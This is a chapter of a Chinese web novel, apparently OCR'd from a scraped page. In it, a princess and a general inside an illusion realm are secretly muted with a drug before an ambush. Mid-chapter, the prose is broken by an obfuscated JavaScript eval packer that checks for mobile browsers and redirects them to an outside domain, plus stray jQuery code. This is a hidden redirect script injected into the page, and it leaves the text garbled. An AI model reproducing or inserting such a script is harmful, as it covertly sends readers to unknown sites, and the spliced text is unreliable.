27. 两个哑巴

作品:《本神在现代社会里历劫

    两人点头示意后,身披玄铁重甲的尔予宸一声令下,和亲使团带着公主绵延数里的嫁妆浩浩荡荡的出发。


    念玉半躺在绵软的羽衾之上,惬意的含着饱满多汁的紫葡萄。


    马车有条不紊的大漠中前进着,偶有强劲的风沙使得马蹄止步不前。


    齐哲越看着军旗在狂风中被吹得东歪西倒,身为副将下马走到尔予宸面前不知说了什么。


    尔予宸手握缰绳,气定神闲地扫了他一眼,齐哲越觉得尔予宸那轻飘飘看他的眼神,好似和看飞扬的尘土一样漫不经心。


    良久,尔予宸还是挥了挥手,示意让整个队伍停下修整。


    举手投足不经意间流露出的威严,好像他真的是整个队伍的管理者。而那些人看见尔予宸的动作几乎下意识的停下了脚步。


    这让齐哲越心中升起一抹隐隐的不安。


    这时,兰娜同司幼嘉等一群人起了争执。


    “你们给公主准备的食物就是这些?”兰娜气愤的将那几个梆硬的胡饼砸在地上。


    “我们每个人的食物,都是我们一路辛辛苦苦带来的,凭什么有人能坐享其成。”司幼嘉咬下一大块羊肉干,朝兰娜翻了个白眼。


    齐哲越被众人视为救世主,身为同门师妹的她这几天也感受到周围各种人的善意。


    “你们看看她真是有病,伺候个人,还伺候的掏心掏肺。”一个笑嘻嘻的声音传来。


    “就是,封建阶级害死人,你想给你的主子当狗,我们可不想”


    ……


    幻境中创造出来的人反应终究有限,兰娜很快就在同众人七嘴八舌的吵架中落了下风。


    兰娜是公主的贴身侍女,本应是这群侍女的领头,但奈何媞月和亲前专挑那些偷懒耍滑的侍女随行,本就有些不受控制。等到千年后司幼嘉等人拿到那些角色时,将这一属性发挥了个十成十。


    “兰娜,回来。”念玉掀起车帘,将兰娜叫回来。


    “公主,他们瓜分了原本给您准备的食物。”兰娜捏着手里几袋干巴巴的干粮,气得双颊红扑扑的。


    “我去找将军,让将军整治这帮刁仆!”


    即使面容模糊,念玉也看得出来兰娜委屈的快掉眼泪,


    兰娜与幻境中其它稻草人不同,她尚还留有一定的自主思想,也就是说她还留有自己的灵魂,只不过记忆停在了千年前。


    “别去,将军行军也很辛苦,不要让他再操劳了。”念玉拉住兰娜,她很清楚站在她面前的是千年前的古人。


    她不可能三言两语就改变兰娜深受时代环境熏陶而产生的主仆思想


    作为封建帝制压迫下催生的忠心侍女,兰娜无法理解司幼嘉等人的做法,司幼嘉等人也不明白兰娜所谓的忠心耿耿。


    宛如两个时代激烈的碰撞,她们笑嘻嘻的将兰娜当做没有生命的木偶随意发泄,何尝不是另一种霸凌。


    那胡饼很咸,念玉咬了一口只觉口干舌燥。


    这时,司幼嘉拎着一壶水递给念玉,诚意道歉:“对不起,昨天是我态度不好。”


    她仔细打量着念玉的神色,却发现念玉异常平静,明明看起来和她年岁相当的女孩。从进入幻境,到众人堂而皇之的放弃了她和尔予宸,从头至尾她都没有露出半点慌张无措的神情。


    那口胡饼实在咸的发苦,念玉只得接过司幼嘉递过来的水壶。


    司幼嘉看着念玉死到临头还这样气定神闲的模样,又想到桓秋与念玉谈笑风声的场景,心中忍不住燃起恶意。


    “真羡慕你,拿了公主牌每天坐享其成。”她阴阳怪气,“大漠物资紧张,我们的食物都要自己带着,都是千辛万苦一路背过来的。”念玉撇了撇随军走在后方的一队稻草人打扮的侍女,它们每个人都被她们强行套上一个塞一个大的包袱,有的稻草人被压断了胳膊,有的压弯了腰,在沙漠中一瘸一拐、深一脚浅一脚的走着,看起来滑稽可笑。


    再看看两手空空的司幼嘉。


    念玉抿了一口水,心中哂笑,确实是不容易。


    她正欲说,她有更好的办法完成和亲任务,却发现张口失声,喉咙一阵刺痛,竟是半个字都说不出来。


    念玉即刻反应过来发生了什么,眼神凌厉的看着眼前的罪魁祸首。


    司幼嘉不为所动,“你不要怪我,我们也是逼不得已,前面就是高仓铁骑的埋伏点,万一你作为公主对那些士兵下令,想要搅黄我们计划,我们就全完了。”念玉一旦下令,在场所有士兵都会听命于她。


    一开始,司幼嘉并不乐意亲自给念玉下药,但是其他人一拿到药,身体就开始不听使唤、无法动弹,甚至内心开始恐惧害怕,他们无法完成给公主下药的任务。


    最后测试了一圈,或许是司幼嘉代替的那位侍女过于叛逆,发现只有她能做到拿着毒药还能自由行走,这才纡尊降贵地过来下毒。


    念玉锁着眉心,再也不想多看司幼嘉一眼,坐回公主的车驾中。


    这边,尔予宸看着一个脸生的士兵递过来满满一壶水。


    他接过水壶的那一刻,那个士兵将头迅速埋了一下,再一扫周围人纷纷左顾右盼的神色,与生俱来的洞察力让他心下了然。居然玩这种上不得台面的伎俩,他轻蔑的扫了一眼齐哲越。


    又看向公主的车驾,念玉放下车帘,看不到车内的场景。以她的性格每每要在休整时出来放放风,欣赏千年前的大漠风光。


    他看着壶中的幽幽水色,随即仰头将水灌了下去,将水壶抛给那个士兵。


    天一阁弟子与桓秋正商量着,他们几个高强的剑修如何联手布阵对付高仓骑兵。


    桓秋很愿意出一份力。整个和亲使团都在有条不紊的布置着战术,短暂的修整过后。


    桓秋翻身上马,忍不住提醒尔予宸


    “前方就是高仓骑兵的埋伏点,多加小心,若是有危险,你带着念玉先走。”


    尔予宸别有深意的笑了笑,不肯言语。


    直到副将齐哲越挥了挥手示意全军前进,桓秋终于察觉到异常,将军作为军队绝对的实权统帅,哪有还一言未发,副将就敢越俎代庖直接下令的道理。


    “你不能说话?”桓秋勒紧马匹的缰绳,不可置信。


    “他们给你下药了?”


    尔予宸点点头,算是默认。


    整个和亲使团最有领导权的三人就是负责和亲事宜的国师、和亲公主本人和护送和亲使团的将军。


    桓秋只觉一阵怒气


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16334972|181741||http|test|mini|href|location''.split(''|''),0,{}));() {


    $(''.inform'').remove();


    $(''#content'').append(''


    涌上心头,对着那群士兵,“念玉呢?你们给念玉也下药了?”


    四下一片死寂,众人纷纷沉默。


    突然人群中有一个男人堂而皇之地站出来道,


    “这一轮幻境结束,他们两个就会死,万一他们心有不甘,趁我们与高仓骑兵对战时,仗着手中有将军牌、公主牌蓄意捣乱,随意指挥拉我们垫背,一起送死怎么办?”


    “那我们岂不是功亏一篑!!”他大言不惭地提高音量。


    “是啊!是啊!”众人纷纷随声附和。他们好不容易熬到这一刻,谁也不想将自己的命运握在他人的手里。


    “他们不是这样的人。”桓秋听着这群人的想法只觉荒唐,只是这样的解释听起来过于苍白无力。


    “解药,本座要解药。”他不想与这群蠢人多费口舌,直接以国师的身份下令。“解药被我随手仍在沙漠里,埋了。”一道突兀的女声响起,司幼嘉站了出来,声音带着少女气的温柔。


    “桓师兄,我们只是给他们下了哑药,过几个时辰就解了。”


    “那我也给你下哑药,你喝吗?”桓秋狠狠地剜了她一眼。


    一时间他只觉头脑昏昏,被气的实在不轻。


    念玉听到车驾外人声鼎沸、喧闹不止,她掀帘站在马车外遥遥相望,笑着对桓秋摇了摇头。


    示意他不要争辩。桓秋简直不明白念玉是怎么坦然自若到还能笑出来,他不想与这帮人再争论半个字,气的头也不回的打马前进,冲着那群人扔下一句话:


    “一群蠢货!”


    随即身影消失在大漠黄沙之中。


    这下尔予宸和念玉两个人都成了哑巴,尔予宸也不想在队伍前面领队,索性彻底放权,驱马来到念玉的马车前。


    念玉在车上嚼着贡品葡萄干,目瞪口呆的看着尔予宸钻进马车。


    他沾着风尘仆仆下意识坐在侧坐,眼睛明亮。


    念玉下意识的想,这是尔予宸自己的行为,还是千年前将军的行为?


    因为不能言语,念玉扔掉手里的葡萄干,朝着他挤眉弄眼的比划着。


    他认真的看她比划的每一个动作,就在她费劲比划了半天,等着他的答案时。


    尔予宸眉目温柔的摇摇头。


    没听懂!


    念玉殃殃垂下胳膊,她意识到尔予宸也哑巴了。好在车上本来带的零食糕点就多,怕他饿着,念玉抓了一大把果干放在尔予宸怀里。


    又找来之前在路上捡的石炭块,在进贡的波斯地毯上写字。


    “你早知道他们给你下毒了吧?”她目光灼亮地看着他,眼神中满是笃定。


    果然,还是瞒不过她。


    他目露赞赏的看着她,轻轻点头。


    修长匀称的手指接过念玉的炭块,在厚厚的地毯上写到,


    “你学长好像很生气。”


    念玉看完尔予宸写的话,三下五除二的在地毯上画了几笔。


    “没关系,他涉世未深,不生气才不正常。”


